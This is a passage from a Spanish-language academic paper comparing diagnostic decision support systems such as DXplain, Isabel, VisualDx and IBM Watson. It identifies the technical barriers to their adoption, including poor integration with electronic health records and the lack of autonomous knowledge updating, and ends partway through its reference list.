En este caso, parte de los datos se toman del análisis de diferentes Sistemas Inteligentes aplicados en el diagnóstico y, a partir de ellos, se definen los factores que obstaculizan la correcta implementación de los DDSS. La obtención de datos para la investigación se lleva a cabo a través de una revisión bibliográfica, incluyendo fuentes ingenieriles, tanto como fuentes de la medicina. Asimismo, también se realiza un análisis de las demos que proveen los productos software que son objeto de estudio. A partir de la información teórico-práctica relevada y analizada, se efectúa una matriz de comparación, con el objetivo de examinar y contrastar los sistemas más relevantes para el estudio, teniendo en cuenta como dimensiones de comparación las características fundamentales de este tipo de sistemas, según la bibliografía consultada. En la Tabla 1 se indican los criterios considerados para la inclusión, o exclusión, de los sistemas analizados.

Como se observa en la Tabla 1, dentro del ámbito de los Sistemas Inteligentes, sólo se contemplan los sistemas que dan soporte a la toma de decisiones en el ámbito de la salud, específicamente a aquellos que brindan soporte en el diagnóstico de enfermedades, haciendo una predicción del mismo. Por lo cual no se contemplan otros sistemas aplicados en el área de salud que posean fines diferentes. Tampoco son objeto de este estudio, aquellos sistemas que no se encuentran vigentes al momento de la

presente investigación, o que estando vigentes no han tenido actualización o soporte por un período máximo de dos años, a partir del corriente año. Esto se debe a que sus características se entienden como obsoletas para su análisis como consecuencia de su falta de actualización o desuso.

Tabla 1. Criterios de Inclusión - Exclusión

Criterios de Inclusión	Criterios de Exclusión
Brinda soporte en el diagnóstico de enfermedades.	No brinda soporte en el diagnóstico de enfermedades.
Genera diagnóstico diferencial.	No genera diagnóstico diferencial.
Vigentes – En uso.	No vigentes – En desuso.
Actualizado recientemente (período menor a dos años).	No actualizados un período mayor a dos años.
Con soporte.	Sin soporte por un período mayor a dos años.

3. Resultados

En esta sección se presentan los resultados del estudio realizado. Primero, se indican las principales causas técnicas identificadas por la bibliografía consultada que bloquean el uso de los Sistemas Inteligentes para el diagnóstico técnico (sección 3.1). A partir de estas causas, se seleccionan los DDSS que son utilizados para el análisis comparativo (sección 3.2), así como las dimensiones que se consideran en dicho análisis (3.3). Por último, se presenta la tabla comparativa de los DSS estudiados (3.4).

3.1. Causas que bloquean el uso Masivo de DDSS identificadas en Bibliografía

Como se ha indicado anteriormente, existen varios factores que bloquean el uso masivo de los DDSS en el ámbito de la salud [1, 9, 16]. A partir de un relevamiento realizado en una investigación documental inicial de [2, 15, 18, 24-27], se han detectado varias razones asociadas a este problema. A continuación, se mencionan las causas más relevantes referentes al aspecto técnico:

- Los DDSS no están integrados en las operaciones cotidianas de las organizaciones de salud, ni con los sistemas que dan soporte a dichas operaciones, como así tampoco están integrados con la Historia Clínica Electrónica (HCE) de los pacientes.
- Los datos de los pacientes pueden estar dispersos a través de muchos sistemas informáticos diferentes (en

distintos centros de atención médica o en el mismo), y tanto de forma estructurada como no estructurada, siendo estos últimos más complejos para procesar, analizar y obtener información de forma automática.

- En muchos lugares la Historia Clínica aún no está digitalizada, por lo que la información a evaluar en un proceso de diagnóstico se encuentra escrita manualmente.
- Estos sistemas no siempre se basan en las últimas pruebas médicas y de alta calidad para diagnosticar, ya que son difíciles de mantener actualizados, tanto con la información de los pacientes, como con el conocimiento médico.
- La entrada de datos de los pacientes en los DDSS es dificultosa, la lista de sugerencias de diagnóstico que muestra puede ser demasiado extensa, y el razonamiento que efectúa para sugerir un diagnóstico, no siempre es transparente para el profesional de la salud.
- Estos sistemas de soporte a la toma de decisiones deben obtener un resultado claro y preciso de forma rápida, ya que los tiempos de consulta médica son breves y con el paciente presente.
- Los sistemas de diagnóstico actuales no asisten al médico para averiguar qué hacer para ayudar al paciente.
- En su mayoría, los DDSS son incapaces de solicitar al profesional la información faltante para aumentar la confianza en un diagnóstico.
- Se producen largos ciclos de integración con otros productos de software.
- Existen conflictos en la identificación de quienes son los dueños de los datos.
- No se ha logrado desarrollar sistemas inteligentes lo suficientemente fiables, a pesar de los avances que se vienen efectuando.

3.2. DDSS seleccionados

Teniendo en cuenta las causas técnicas que bloquean el uso de DDSS identificadas (sección 3.1) y la bibliografía examinada [8, 9, 14, 15, 28-56], se seleccionan los DDSS a utilizar en este análisis comparativo. Entonces, utilizando también los criterios de inclusión y exclusión (definidos en la sección 2), se determinan cuáles son los sistemas que quedan excluidos de la investigación, los cuales se indican a continuación junto con el motivo de su exclusión:

- *Causal Associational Network (CASNET)*: ha sido desarrollado a principios de los años sesenta. Es una herramienta general para la construcción de sistemas expertos para el diagnóstico y tratamiento de

enfermedades. La mayor aplicación de CASNET fue el diagnóstico y la recomendación de tratamiento para el glaucoma [57-59]. Ha sido excluido de esta investigación porque no hay publicaciones recientes que demuestren su uso.

- *Iliad*: es un sistema experto basado en reglas [29, 60], que puede funcionar como un sistema médico experto o dando soporte en la enseñanza. Ha sido excluido por haber sido su uso discontinuado y, por lo tanto, no hay publicaciones recientes.
- *INTERNIST-I*: es un sistema experto basado en reglas desarrollado a principio de los ochenta, luego de más de diez años de trabajo [40, 61, 62]. Al ser un sistema experimental, intentó dar soporte en el diagnóstico a todo el campo de la medicina interna [8, 40, 63], pero actualmente no se encuentra vigente.
- *MYCIN*: ha sido un sistema experto basado en reglas, desarrollado en la década del setenta en la Universidad de Stanford. Actuaba como consultor, dando apoyo en la toma de decisiones. Este sistema hereda su nombre del sufijo común 'mycin' (en inglés) que comparten varios de los agentes antimicrobianos (como erythromycin), ya que su finalidad principal es la selección de un régimen terapéutico apropiado para pacientes con una infección bacteriana [14, 28]. Es decir, su objetivo es ayudar a determinar la identidad y la importancia de los organismos que causan una infección, y seleccionar el/los medicamento/s apropiado/s para el tratamiento [9, 14, 28, 64]. Ha sido excluido debido a que no está vigente y no llegó a ser utilizado clínicamente [30].
- *ONCOCIN*: es un sistema experto médico basado en reglas utilizado para la gestión de protocolos de oncología. Desarrollado en la Universidad de Stanford a principio de los ochenta. ONCOCIN fue diseñado para ayudar a los médicos con el tratamiento de los pacientes con cáncer que reciben quimioterapia [9, 64, 65]. No se han encontrado publicaciones recientes que demuestren su uso, por lo que ha sido excluido.
- *Present Illness Program (PIP)*: es un sistema desarrollado en la década del setenta. Recolectaba datos y generaba hipótesis sobre los procesos de la enfermedad en pacientes con enfermedad renal, simulando el comportamiento de un experto nefrólogo [57, 64]. Tampoco hay publicaciones recientes que demuestren su uso.
- *Quick Medical Reference (QMR)*: es un sistema de diagnóstico clínico, desarrollado en la década del ochenta [62, 66], que surge de la adaptación de INTERNIST-I [61]. No recibe mantenimiento desde el año 2001 y tampoco se han encontrado publicaciones recientes [31].

- *System for Evidence-Based Advice through Simultaneous Transaction with an Intelligent Agent across a Network (SEBASTIAN)*: es un estándar basado en servicios web, y no es un sistema de diagnóstico [32, 33]. A causa de lo mencionado, no es posible compararlo como a los demás sistemas. Por otro lado, se detectaron escasas implementaciones del mismo [32, 33].

Por consiguiente, los DDSS seleccionados son los más notorios y actualizados, que se identifican a continuación:

- *DXPlain*: es creado por el Laboratorio de Ciencia de Computación del Departamento de Medicina del Hospital General de Massachusetts, de Boston. Su versión inicial fue implementada en 1986 con aproximadamente quinientas enfermedades [38, 67]. Puede utilizarse tanto como un libro de referencia médico, o como un DDSS.
- *Health Evolution through Logic Processing (HELP)*: es una de las primeras integraciones entre un Registro Electrónico de Salud (EHR por sus siglas en inglés) y un sistema de soporte a la toma de decisiones [9, 34, 40]. En principio sólo daba soporte en el laboratorio de cateterismo cardíaco, pero luego se fue extendiendo hacia otras especialidades, áreas del hospital y departamentos clínicos [34, 40].
- *Isabel*: es un generador de diagnóstico diferencial (DDx), de análisis de datos no estructurados [46, 52, 68]. Inicialmente se lo utilizaba como un sistema de diagnóstico pediátrico, pero actualmente es de aplicación general, incluyendo muchas de las presentaciones posibles de la mayoría de las enfermedades conocidas.
- *Portable Emergency and Primary-Care Information Database Differential Diagnosis Generator (PEPID DDX)*: es un sistema de diagnóstico que utiliza conocimiento no estructurado [15] que le permite identificar las causas de los síntomas del paciente [69, 70]. Además, soporta evaluaciones clínicas y de esta manera asiste a los médicos en la mejor atención al paciente al proporcionar un tratamiento más preciso.
- *VisualDX*: es una herramienta de diagnóstico diferencial basado en evidencia para patologías visualmente identificables [55, 71, 72]. Inicialmente fue desarrollado para enfermedades dermatológicas, pero se ha ido expandiendo a otras especialidades como odontología, infecciones pulmonares, reconocimiento de terrorismo, etc. [53].
- *Watson*: es un sistema basado en computación cognitiva desarrollado por IBM [73] que se comercializa como un set de servicios que no tienen

Tabla 2. Resumen de las Dimensiones de Análisis

Dimensiones	Descripción
<i>Integración con otras fuentes de Datos Clínicos</i>	¿El DDSS permite obtener datos de la HCE o de otros sistemas clínicos? ¿Es posible integrarlo?
<i>Mecanismos de Notificación</i>	¿El sistema muestra alertas y notificaciones importantes en la atención del paciente?
<i>Justificación de Resultados</i>	¿El sistema justifica de forma adecuada por qué sugiere esos diagnósticos?
<i>Análisis de Información Estructurada</i>	¿Procesa información estructurada?
<i>Análisis de Información No Estructurada</i>	¿Permite analizar información no estructurada, como por ejemplo, texto libre?
<i>Alcance de la Aplicación General</i>	¿Aplica a todas las especialidades médicas? ¿O solo aplica a cierta especialidad de la medicina?
<i>Actualización de Conocimiento / Datos Autónoma</i>	¿Es capaz de actualizar su conocimiento sin supervisión?
<i>Solicitud Información Faltante</i>	¿El sistema es capaz de solicitarme más información si es necesario para llegar a una conclusión?
<i>Interfaz orientada a Profesionales de la Salud</i>	¿Sus pantallas son intuitivas para los médicos? ¿Son fáciles de usar? ¿Muestran la información justa y necesaria?
<i>Alto Nivel de Confianza del Diagnóstico</i>	¿El DDSS me sugiere diagnósticos que en general coinciden con el que realmente tiene el paciente?
<i>Procesamiento de Grandes Volúmenes de Datos</i>	¿El sistema es capaz de procesar gran cantidad de datos y seguir respondiendo en tiempo real?
<i>Respuesta en Tiempo Real</i>	¿El sistema me devuelve resultados de forma inmediata?
<i>Propuesta de Tratamientos Médicos</i>	¿Me sugiere tratamientos posibles para el diagnóstico que realizó?

entrenamiento previo, y no poseen el conocimiento que pudo haberle “enseñado” alguna otra organización. IBM ha propuesto la utilización de Watson como un DDSS que asista a los médicos [15]. Hasta el momento sólo se está implementando en el análisis de datos genómicos y el cáncer [11, 42]. Esto significa que, el aprendizaje que tiene actualmente *Watson Oncology* no puede ser reutilizado en otras áreas [74].

3.3. Dimensiones de Análisis

Una vez seleccionados los sistemas a evaluar, se definen las dimensiones de análisis relevantes para el caso de estudio, las cuales se pueden observar en forma resumida en Tabla 2.

A continuación, se describe cada una de las dimensiones con mayor detalle:

- *Integración con otras fuentes de Datos Clínicos (fuente de datos – Historia Clínica Electrónica):* es relevante que los Sistemas de Soporte a la toma de Decisiones estén integrados a las Historias Clínicas Electrónicas (HCE) donde previamente ya se encuentran todos los datos del paciente. Esto evita la doble carga de los datos, reduciendo el tiempo

necesario para su uso y optimiza la labor del profesional ya que sólo interactúa con un único sistema durante la atención del paciente. Esta es una característica que los primeros sistemas no tenían debido a que las HCE no eran tan utilizadas como en la actualidad.

- *Mecanismos de Notificación (Advertencias interactivas):* es importante para el profesional que el sistema de diagnóstico le genere advertencias al prescribir un medicamento, o al registrar algún síntoma. De esta manera, el sistema ayudaría a disminuir los errores cometidos por el Médico.
- *Justificación de Resultados:* es transcendental, para el usuario, que el sistema indique de qué manera o en base a qué criterio llegó a cierta conclusión o diagnóstico. En este punto vale aclarar que el sistema no propone un solo diagnóstico, sino que muestra un listado de posibles diagnósticos (la cantidad puede variar de sistema en sistema), junto con la probabilidad de cada uno.
- *Análisis de Información Estructurada:* determina la forma en la cual el sistema recibe la información para obtener su “conocimiento” (los

sistemas más antiguos, utilizaban información estructurada, mediante reglas).

- *Análisis de Información No Estructurada:* se refiere a si el sistema puede obtener “conocimiento” a partir de información no estructurada (es una característica de los sistemas más recientes). Es relevante ya que mucha información de los pacientes y de las enfermedades se encuentra en documentos, páginas web, entre otros. Asimismo, que el sistema sea capaz de analizar información no estructurada no significa que el DDSS no pueda analizar a su vez, información estructurada (ambos tipos de análisis no son mutuamente excluyentes, sino que por el contrario, son complementarios).
- *Alcance de la Aplicación General (no específico):* para que el sistema sea ampliamente utilizado tiene que poder diagnosticar sobre cualquier tipo de enfermedad y especialidad de la medicina.
- *Actualización de Conocimiento / Datos de forma Autónoma:* se refiere a la posibilidad de que el sistema pueda actualizar la información o conocimiento de forma autónoma, es decir, sin intervención de una persona. La medicina es un campo amplio y avanza de forma constante, por lo que el DDSS debería poder actualizarse al mismo ritmo.
- *Solicitud de Información Faltante:* determina si el sistema puede solicitar más información al usuario, al considerarlo necesario, para mejorar su diagnóstico sobre el caso en estudio. Esto además ayuda al profesional a recordar ciertos síntomas que podrían ser relevantes y no están siendo tenidos en cuenta, como así también permite consultarle al paciente por si hubiera omitido comentarlo.
- *Interfaz orientada a Profesionales de la Salud:* indica si la interfaz del sistema puede ser utilizada por un usuario común (que sea intuitiva). Si se quiere generalizar el uso de este tipo de sistemas, es importante que la interfaz sea gráfica y “amigable”.
- *Alto Nivel de Confianza del Diagnóstico:* el sistema debe tener un alto porcentaje de diagnósticos correctos. En algunos casos se entiende por diagnóstico correcto que el diagnóstico real haya sido informado por el sistema entre los primeros X diagnósticos posibles.
- *Procesamiento de Grandes Volúmenes de Datos:* el sistema debe permitir procesar grandes volúmenes de datos para poder tener en cuenta todas las enfermedades posibles, con sus diferentes síntomas y tratamientos.
- *Respuesta en Tiempo Real (tiempo de consulta médica):* el sistema debe responder al instante, y en lo posible ir procesando la información a medida que el profesional

de la salud introduzca los datos en la HCE. Al usuario no le debe demorar más tiempo de lo “normal” la utilización del sistema, ya que debe abocarse a la atención del paciente durante el transcurso de una consulta o de una urgencia.

- *Propuesta de Tratamientos Médicos:* para que el sistema sea de mayor utilidad para el médico, no alcanza con que diga cuál podría ser el diagnóstico del paciente, sino que también tendría que proveer información referida a los tratamientos posibles para el mismo.

3.4. Análisis Comparativo

Considerando las dimensiones definidas, se procede a efectuar la comparación entre los DDSS seleccionados previamente, tal como se observa en la Tabla 3. Los valores utilizados en dicha tabla son:

SI: el sistema cumple con dicha característica.

NO: el sistema no cumple con dicha característica.

P: el sistema cumple parcialmente con dicha característica.

S/D: No se encontraron datos sobre la ausencia o presencia de la característica.

4. Discusión de los Resultados

Como resultado del análisis realizado en la sección anterior se han detectado una serie de características y limitaciones que se indican a continuación:

- En todos los casos se cumple con un nivel de respuesta óptimo, y una justificación de los resultados.
- Por lo general, estos DDSS solicitan datos faltantes al profesional de la salud, y ofrecen una interfaz gráfica orientada a los mismos.
- En cuanto a la dimensión que refiere a la integración con las HCE, si bien la mayoría de los sistemas actuales permiten esta posibilidad, no resulta ser tan transparente ya que requiere de un esfuerzo de desarrollo. Por otro lado, la integración también puede estar limitada a ciertos EMR comerciales específicos.
- Debido a la pobre integración que tienen con la HCE, tampoco permiten contar con advertencias interactivas o notificaciones emergentes.
- En cuanto al tipo de uso, la totalidad de los sistemas indican que son de uso general, pero aún los sistemas más completos, se ven limitados a cierta cantidad de enfermedades. Esto se debe a que no tienen el conocimiento necesario para abarcar todas las posibilidades de diagnóstico que existen.

Tabla 3. Análisis Comparativo de los DDSS

Dimensiones de Análisis	Sistemas de soporte a la decisión en diagnóstico					
	DXplain	HELP	Isabel	PEPID DDx	VisualDx	Watson
<i>Integración con otras fuentes de Datos Clínicos</i>	NO	SI	SI	SI	SI	P
<i>Mecanismos de Notificación</i>	NO	SI	NO	NO	NO	NO
<i>Justificación de Resultados</i>	SI	S/D	SI	SI	SI	SI
<i>Análisis de Información Estructurada</i>	SI	SI	NO	NO	SI	P
<i>Análisis de Información No Estructurada</i>	NO	NO	SI	SI	NO	SI
<i>Alcance de la Aplicación General</i>	P	P	P	P	P	P
<i>Actualización de Conocimiento / Datos Autónoma</i>	NO	NO	NO	NO	NO	NO
<i>Solicitud Información Faltante</i>	SI	S/D	SI	NO	NO	P
<i>Interfaz orientada a Profesionales de la Salud</i>	SI	SI	SI	SI	SI	P
<i>Alto Nivel de Confianza del Diagnóstico</i>	P	S/D	P	NO	P	P
<i>Respuesta en Tiempo Real</i>	SI	SI	SI	SI	SI	SI
<i>Procesamiento de Grandes Volúmenes de Datos</i>	NO	S/D	SI	S/D	SI	SI
<i>Propuesta de Tratamientos Médicos</i>	NO	SI	NO	SI	SI	P

- La actualización del conocimiento del sistema en ningún caso es autónoma, es decir, no supervisada. Aun cuando el sistema obtenga la información a través del procesamiento del lenguaje natural, requiere de un entrenamiento previo, como por ejemplo, en el caso de Watson. En otros casos la información la obtienen de ciertas fuentes online (Isabel), por lo que su capacidad se ve limitada a las mismas.
- El nivel de confianza del diagnóstico de estos sistemas es alto según la bibliografía, pero se suele calcular el grado de certeza de los diagnósticos excluyendo los casos en que el diagnóstico real no estaba incluido en el “conocimiento” del sistema. Esto puede ser cuestionable, ya que tampoco es útil un sistema que no responde de manera correcta por falta de conocimiento.

Por consiguiente, si se eliminaran todas estas limitaciones de los sistemas actuales, se podrá avanzar en la aceptación y masificación de los mismos en el ámbito de la salud.

5. Conclusiones

El proceso de diagnóstico médico tiene una gran complejidad, requiere de profesionales entrenados durante un largo período de tiempo, y aun así no les es posible procesar y analizar la enorme cantidad de información y conocimiento médico que se maneja hoy en día. Por otro lado, hace muchos años ya que existe una preocupante tasa de errores en el proceso de diagnóstico, la cual trae graves consecuencias en la salud de las personas.

Desde etapas tempranas de la informática se ha intentado dar soporte a esta problemática a través de la IA, pero por diversas razones y a pesar de los avances tecnológicos, aún no se ha masificado su uso en este ámbito. Es por esto que, a través del presente trabajo de investigación, se ha perseguido determinar cuáles son los factores ingenieriles que impiden la masividad de los Sistemas Inteligentes para la Toma de Decisiones en las organizaciones del ámbito de la salud.

Con esta finalidad, se ha realizado una revisión bibliográfica sobre el tema, a partir de la cual se han definido los criterios de preselección, inclusión y exclusión de los objetos de estudio. Posteriormente, se

han descrito cuáles son los sistemas preseleccionados para el análisis, y cuáles de estos sistemas quedan excluidos de la investigación. También se han definido las Dimensiones de Análisis relevantes para el posterior estudio comparativo entre los distintos DDSS.

A partir del trabajo llevado a cabo es posible determinar que los factores ingenieriles que impiden la masividad de los Sistemas Inteligentes para la toma de decisiones y diagnóstico son:

- ✓ La falta de integración de los DDSS con la HCE y otros sistemas de salud y de diagnósticos por imágenes, tanto para la entrada de datos como para la salida de sus diagnósticos e interacción con el profesional.
- ✓ Incapacidad de los DDSS de realizar una búsqueda autónoma de datos del paciente y sus antecedentes.
- ✓ Inexistencia de un aprendizaje autónomo, es decir, imposibilidad de efectuar una actualización automática no supervisada del conocimiento en base a fuentes de confianza definidas.

Superando estas barreras de implementación planteadas, se podrá lograr una mayor aceptación de este tipo de sistemas en el área de la salud. Esta última limitación, la inexistencia de un aprendizaje autónomo, será una nueva línea de investigación, no solo relevante para los DDSS, sino que también lo es para la IA en general.

Acorde a lo expuesto, y como futura línea de trabajo se realizará un análisis de los factores que impiden una actualización autónoma de la información y del conocimiento, requeridos por los DDSS, y en base a ellos, se definirán los requisitos y atributos de calidad necesarios para finalmente diseñar una arquitectura que permita la actualización autónoma de la información requerida por estos sistemas durante el proceso de diagnóstico médico.

6. Referencias

- [1] Barlow, M. (2016). *AI in Medicine. Data-Driven Strategies for Improving Healthcare and Saving Lives*. USA: O'Reilly Media. ISBN: 9781491961452
- [2] Raval, D., Bhatt, D., Kumhar, M. K., Parikh, V., & Vyas, D. (2015). *Medical Diagnosis System Using Machine Learning*. Recuperado en Octubre de 2016 a partir de <http://csjournals.com/IJCSC/PDF7-1/26.%20Dhaval.pdf>
- [3] Bennett, C. C., & Hauser, K. (2013). *Artificial intelligence framework for simulating clinical decision-making: A Markov decision process approach*. *Artificial intelligence in medicine*, 57(1), 9–19.
- [4] IOM (2000). *To Err Is Human: Building a Safer Health System*. Institute of Medicine. Washington, D.C.: National Academies Press. Recuperado en Enero 2017 de <http://www.nap.edu/catalog/9728>
- [5] CDEHC, BHCS, IM & NASEM (2015). *Improving Diagnosis in Health Care*. (E. P. Balogh, B. T. Miller, & J. R. Ball, Eds.). Committee on Diagnostic Error in Health Care, Board on Health Care Services, Institute of Medicine, & The National Academies of Sciences, Engineering, and Medicine. Washington, D.C.: National Academies Press. Recuperado en Enero 2017 de <http://www.nap.edu/catalog/21794>
- [6] Stone P., Brooks R., Brynjolfsson E., Calo R., Etzioni O., Hager G., Hirschberg J., Kalyanakrishnan S., Kamar E., Kraus S., Leyton-Brown K., Parkes D., Press W., Saxenian A., Shah J., Tambe M., Teller A. (Septiembre 2016). *Artificial Intelligence and Life in 2030. One Hundred Year Study on Artificial Intelligence: Report of the 2015-2016 Study Panel, Stanford University, Stanford, CA*. Recuperado en de Septiembre de 2016 de <http://ai100.stanford.edu/2016-report>
- [7] EOPNSTCCT (2016, Octubre). *Preparing for the future of Artificial Intelligence. Executive Office of the President National Science and Technology Council Committee on Technology*. U.S. Government. Washington D.C. Recuperado en Diciembre de 2016 a partir de https://www.whitehouse.gov/sites/default/files/whitehouse_files/microsites/ostp/NSTC/preparing_for_the_future_of_ai.pdf
- [8] Nijeweme d'Hollosy, W. O., van Velsen, L., Swinkels, I. C., & Hermens, H. (2015). *Clinical decision support systems for primary care: the identification of promising application areas and an initial design of a CDSS for lower back pain*. En Proceedings 17th International Symposium on Health Information Management Research (ISHIMR 2015), York, England (pp. 49–59). Recuperado en Enero 2017 de <https://goo.gl/RXuqCi>
- [9] Shortliffe, E. H., & Cimino, J. J. (Eds.). (2006). *Biomedical informatics: computer applications in health care and biomedicine* (3rd ed). New York, NY: Springer.
- [10] Ledley, R. S., & Lusted, L. B. (1959). *Reasoning foundations of medical diagnosis*. *Science*, 130(3366), 9–21.
- [11] Altman, R. (2017). *Artificial intelligence (AI) systems for interpreting complex medical datasets*. *Clinical Pharmacology & Therapeutics*, 101(5), 585–586. <https://doi.org/10.1002/cpt.650>
- [12] Nash, F. A. (1954). Differential diagnosis: an apparatus to assist the logical faculties. *The Lancet*, 263(6817), 874–875.
- [13] Warner, H. R., Toronto, A. F., & Veasy, L. G. (1964). *Experience with Baye's theorem for computer diagnosis of congenital heart disease*. *Annals of the New York Academy of Sciences*, 115(1), 558–567.
- [14] Shortliffe, Edward Hance. (1976). *Computer-based Medical Consultations: MYCIN*. New York: Elsevier Computer Science Library. Recuperado en Julio de 2017 a partir de <http://www.shortliffe.net/Shortliffe-1976/MYCIN%20thesis%20Book.htm>

- [15] Ferrucci, D., Levas, A., Bagchi, S., Gondek, D., & Mueller, E. T. (2013). *Watson: Beyond Jeopardy!*. Artificial Intelligence, 199–200, 93–105. Recuperado en Enero 2017 de <https://doi.org/10.1016/j.artint.2012.06.009>
- [16] Ballinger, B. (2016, octubre 27). *3 challenges for artificial intelligence in medicine*. Recuperado en Noviembre de 2016, de <https://www.oreilly.com/ideas/3-challenges-for-artificial-intelligence-in-medicine>
- [17] Peek, N., Combi, C., Marin, R., & Bellazzi, R. (2015). *Thirty years of artificial intelligence in medicine (AIME) conferences: A review of research themes*. Artificial Intelligence in Medicine, 65(1), 61–73. <https://doi.org/10.1016/j.artmed.2015.07.003>
- [18] Shortliffe, E. (2006). *Medical thinking: What should we do. Proceedings of Medical Thinking: What Do We Know*. Recuperado en Enero 2017 de <http://www.openclinical.org/docs/ext/conferences/medicalthinking2006/shortliffe.pdf>
- [19] Mitchell, T. M. (1997). *Machine Learning*. New York: McGraw-Hill. ISBN: 978-0-07-042807-2
- [20] Alpaydin, E. (2010). *Introduction to machine learning* (2nd ed). Cambridge, Mass: MIT Press.
- [21] Jurafsky, Daniel, & Martin, James H. (1999). *Speech and Language Processing*. New Jersey: Prentice Hall.
- [22] Creswell, John W. (2002). *Research Design. Qualitative, Quantitative, and mixed methods approaches*. Second Edition. SAGE Publications, Inc.
- [23] Strauss, A. L. & Corbin J. (1990). *Basics of Qualitative Research: Grounded Theory, procedures and techniques*. Sage Publications. Newbury Park, CA.
- [24] Carnicero, J., Fernández, A., & others. (2012). *Manual de salud electrónica para directivos de servicios y sistemas de salud*. Recuperado en Enero 2017 de <http://repositorio.cepal.org/handle/11362/3023>
- [25] Birla Institute of Technology, Computer Science & Engineering, Mesra, Ranchi, India, Choubey, D. K., & Paul, S. (2016). *GA MLP NN: A Hybrid Intelligent System for Diabetes Disease Diagnosis*. International Journal of Intelligent Systems and Applications, 8(1), 49–59. Recuperado en Enero 2017 de <https://doi.org/10.5815/ijisa.2016.01.06>
- [26] Gulshan, V., Peng, L., Coram, M., Stumpe, M. C., Wu, D., Narayanaswamy, A., Webster, D. R. (2016). *Development and Validation of a Deep Learning Algorithm for Detection of Diabetic Retinopathy in Retinal Fundus Photographs*. JAMA. Recuperado en Enero 2017 de <https://doi.org/10.1001/jama.2016.17216>
- [27] Olatunji, O. M. (2013). *Hybrid Intelligent System for the Diagnosis of Typhoid Fever*. Journal of Computer Engineering & Information Technology, 2 (3). Recuperado en Enero 2017 de <https://doi.org/10.4172/2324-9307.1000109>
- [28] Artificial Intelligence in Medicine. (1982) *Artificial Intelligence in Medicine*. AAAS Selected Symposia Series, Volume 51 (s. f.). Recuperado en Diciembre de 2016, a partir de <http://groups.csail.mit.edu/medg/ftp/psz/AIM82/ch0.html>
- [29] Isabel Healthcare. (updated 2016) *Whitepaper. Why and how to improve Diagnosis Decision Making*. Recuperado Abril de 2017 de http://cdn2.hubspot.net/hub/133692/file-1309305532-pdf/docs/IsabelWhite_Paper_v2_2014_.pdf?t=1492695710037
- [30] Musen, M. A., Shahar, Y., & Shortliffe, E. H. (2006). *Clinical Decision-Support Systems*. En E. H. Shortliffe & J. J. Cimino (Eds.), Biomedical Informatics (pp. 698–736). New York, NY: Springer New York. Recuperado en Enero 2017 de http://link.springer.com/10.1007/0-387-36278-9_20
- [31] U.S. National Library of Medicine. (2010). *Quick Medical Reference*. Statistics and Reports. Recuperado en Abril de 2017, a partir de <https://www.nlm.nih.gov/research/umls/sourcereleasedocs/current/OMR/>
- [32] Kawamoto, K., & Lobach, D. F. (2005). *Design, Implementation, Use, and Preliminary Evaluation of SEBASTIAN, a Standards-Based Web Service for Clinical Decision Support*. AMIA Annual Symposium Proceedings, 2005, 380–384.
- [33] Borbolla, D., Otero, C., Lobach, D. F., Kawamoto, K., Gomez Saldaño, A. M., Staccia, G Gonzalez Bernaldo de Quiros, F. (2010). *Implementation of a clinical decision support system using a service model: results of a feasibility study*. Stud Health Technol Inform, 160(Pt 2), 816–820.
- [34] Berner, E. S. (Ed.). (2016). *Clinical Decision Support Systems. Theory and practice*. Third Edition. Cham: Springer International Publishing. Recuperado en Enero 2017 de <http://link.springer.com/10.1007/978-3-319-31913-1>
- [35] Devarakonda, M., & Tsou, C.-H. (2015). *Automated Problem List Generation from Electronic Medical Records in IBM Watson*. En AAAI (pp. 3942–3947). Recuperado Enero 2017 de <https://pdfs.semanticscholar.org/bd1b/299e35ec2e7877cc3a1549750a7d471929e7.pdf>
- [36] Devarakonda, M., Zhang, D., Tsou, C.-H., & Bornea, M. (2014). *Problem-oriented patient record summary: an early report on a Watson application*. En e-Health Networking, Applications and Services (Healthcom), 2014 IEEE 16th International Conference on (pp. 281–286). IEEE. Recuperado Enero 2017 de <http://ieeexplore.ieee.org/abstract/document/7001855/>
- [37] DXplain (s. f.) Demo. *Sitio web oficial de DXplain*. Recuperado Abril de 2017 de <http://dxplain.org/demo2/dxpdemo.pdf>
- [38] DXplain. (2014) *FAQ. Sitio web Oficial de DXplain*. Recuperado Abril de 2017 de http://dxplain.net/dxplain_faq.html
- [39] Ferrucci, D. A. (2012). *Introduction to 'This is Watson'*. IBM Journal of Research and Development, 56(3.4), 1:1-1:15. <https://doi.org/10.1147/JRD.2012.2184356>
- [40] Finnell, J. T., & Dixon, B. E. (Eds.). (2016). *Clinical Informatics Study Guide*. Cham: Springer International Publishing. Recuperado a partir de <http://link.springer.com/10.1007/978-3-319-22753-5>
- [41] Hoffer, E. P., Feldman, M. J., Kim, R. J., Famiglietti, K., & Barnett, G. O. (2005). *DXplain: Patterns of Use of a*

- Mature Expert System*. En AMIA. Recuperado de http://pubmedcentralcanada.ca/pmcc/articles/PMC1560464/pdf/amia2005_0321.pdf
- [42] IBM. (2013). *MSK Case Study*. Recuperado Mayo de 2017 a partir de https://www-935.ibm.com/services/multimedia/MSK_Case_Study_IMC14794.pdf
- [43] IBM. (2011). *IBM Watson: A System Designed for Answers*. Recuperado Mayo de https://www.youtube.com/watch?v=cU-AhmQ363I&feature=player_embedded
- [44] IBM Watson. (2016). IBM Watson Products. Recuperado Mayo de 2017 de <https://www.ibm.com/watson/products.html>
- [45] IBM Watson services. (2017). IBM Watson Developer Cloud. Recuperado Mayo de 2017 de <https://www.ibm.com/watson/developercloud/services-catalog.htm>
- [46] Isabel Healthcare. (2017). *All Products - Isabel Healthcare - Isabel Products*. Recuperado Abril de 2017 de <https://goo.gl/YRXv81>
- [47] Isabel Healthcare. (s. f.). *Likelihood indicator infographic*. Recuperado en Abril de 2017 de <http://info.isabelhealthcare.com/hubfs/AA-NewWebsite/Likelihood-Indicator/Likelihood-indicator-infographic-v3.jpg>
- [48] Murtaza, S. S., Lak, P., Bener, A., & Pischdotchian, A. (2016). *How to Effectively Train IBM Watson: Classroom Experience* (pp. 1663–1670). IEEE. <https://doi.org/10.1109/HICSS.2016.210>
- [49] PEPID. (2017). *Clinical Decision-Support Solutions. Medical Reference and Drug Data for Electronic Medical Records*. Recuperado Abril de 2017 de <http://www.pepid.com/solutions/emr/>
- [50] PEPID. (2017) *Clinical Decision-Support Solutions*. Recuperado Abril de 2017 de <http://www.pepid.com/solutions/informationtechnology>
- [51] PEPID. (2017). *Primary Care Plus Suite Tutorial: Online*. Recuperado Abril de 2017 de http://www.pepid.com/resources/tutorials/PCPTutorial_ONL.pdf
